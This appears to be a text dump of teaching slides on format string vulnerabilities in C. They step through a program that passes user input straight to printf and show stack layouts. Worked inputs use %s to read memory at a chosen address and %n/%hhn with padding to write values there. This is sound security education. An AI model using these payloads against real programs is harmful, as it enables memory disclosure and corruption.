0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

```
08048510
80%.
0%.x
%.x8
.x80
%.s%
.x80
x80%
```

String `Hello`
is in address `0x08048510`

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

String `Hello`
is in address `0x08048510`

Just before `printf`
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Args
printf

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

String `Hello`
is in address `0x08048510`

Reading a String from Memory

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

Output: `....00000400.f7fc15c0.08048490.Hello.3830252e.30252e78`

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

String `Hello`
is in address `0x08048510`

Reading a String from Memory

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

Output: `.....00000400.f7fc15c0.08048490.Hello.3830252e.30252e78`

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

String `Hello`
is in address `0x08048510`

Reading a String from Memory

```
Input: \x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x

Output: ....00000400.f7fc15c0.08048490.
        Hello.3830252e.30252e78
```

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

String `Hello`
is in address `0x08048510`

Writing a Value Memory

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address `0x08048510`

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address `0x08048510`

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

buffer →

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

```
08048510
80%.
0%.x
%.x8
.x80
%.n%
.x80
x80%
```

Write to address `0x08048510`

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address `0x08048510`

Just before `printf`
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Args
printf

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Write to address `0x08048510`

Writing a Value Memory

```
Input: \x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x
Output: ....00000400.f7fc15c0.08048490..3830252e.30252e78
```

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address `0x08048510`

0xffffd1b0	0xffffd1c0
0xffffd1b4	**TRASH**
0xffffd1b8	**TRASH**
0xffffd1bc	**TRASH**
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Writing a Value Memory

```
Input: \x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x
Output: ....00000400.f7fc15c0.08048490..3830252e.30252e78
```

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Write to address 0x08048510

Writing a Value Memory

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

```
Input: \x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x
Output: ....00000400.f7fc15c0.08048490..3830252e.30252e78
```

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Write to address 0x08048510

Writes value 32
\x10\x85\x04\x08. = 5 chars
%08x.%08x.%08x. = 9*3 chars

Writes as an INTEGER (4bytes)
bytes: 0x08048510--0x08048513

Modifiers

`hh` - 1 byte

`h` - 2 bytes

`l` - 4 bytes

`ll` - 8 bytes

`%hhn` - To write a single byte

If needed to write a specific value combine with padding - `%200x%hhn`